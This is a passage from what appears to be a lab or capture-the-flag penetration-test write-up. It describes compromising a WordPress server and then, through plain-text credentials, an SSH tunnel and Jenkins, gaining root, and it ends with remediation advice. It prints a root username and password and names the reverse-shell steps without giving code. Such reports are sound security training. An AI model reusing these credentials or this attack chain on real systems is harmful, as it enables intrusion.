The /etc/passwd file and SUID does not add any more value.

Just because the information was found in the /opt/ in on the other server, we thought it will be good to look through here


There is a file called note.txt



Username and password?

root:tr0ub13guM!@#123

We are successful to connect via SSH



**Conclusion**

The server is set up as a website blog server using Wordpress.

Using the security vulnerability in Wordpress resulted in access to the admin account.

With the admin account, a would-be attacker could modify web pages and steal various information. An outdated them resulted and the capability of a reverse shell being created, giving access to the file system.

Enumeration of the Linux system found 2 accounts stored in “plain” text.

The PHPADMIN account and the user account aubreanna.

The aubreanna was used to SSH into the system, escalating user privilege access.

Sensitive information was stored in this folder, alerting us to a Jenkins server on a separate interface.

Using an SSH tunnel access was gained to the Jenkins server.

As a result of a weak password, we gained access to the admin account.

Jenkins gives us the capability to execute commands. We used a python reverse shell to connect back to our system.

The Jenkins server was secure except again for sensitive information stored in a txt file.

In this case the root username and password.

This gave us full access to the server.

**Suggestion**

**Wordpress:**

Disable the “valid user failed logon” options

More information can be found at

<https://www.wpbeginner.com/wp-tutorials/how-to-disable-login-hints-in-wordpress-login-error-messages/>

Change the complexity of the admin user password.

Other users can be given admin access and the admin password can be deleted.

Update Wordpress and the themes.

If no one logs on from outside the internal network then we suggest only allowing access from internal IP. This could be done on the Firewall

**PHPMyAdmin**

The admin username and password were easily discovered in plain text

As the time not much of the functions were being used.

However logging on gave me access to two databases and their information

Disable the web portal if it is not needed. Disable access from outside the network.

Remove the plain text credentials.

The Linux server in general was secure. There were no programs callable of exploiting and privilege escalation seemed limited

The plain text username and password saved in the text file is a high risk.

The password is complex but as a result of the information, we were able to gain ssh access.

An ssh session with a user with privilege provides more options.

The information in the home folder was used to create a ssh tunnel to a Jenkins server.

We could not extract much information from the server. However, the weak admin password resulted in access.

Change the admin access and the admin password to something more complex.

Once logged on a reverse shell could be established.

Disable external access to and from this server if it is not needed.

This server was secure however credentials were discovered in plain text. Of high risk as it was root access to the main server.

Summary

Update all software

Delete plain text stored credentials

Upgrade passwords

Disable admin accounts

Restricted source and destination access.

Implementation of an intruder detection system, and/or log file monitor systems is advised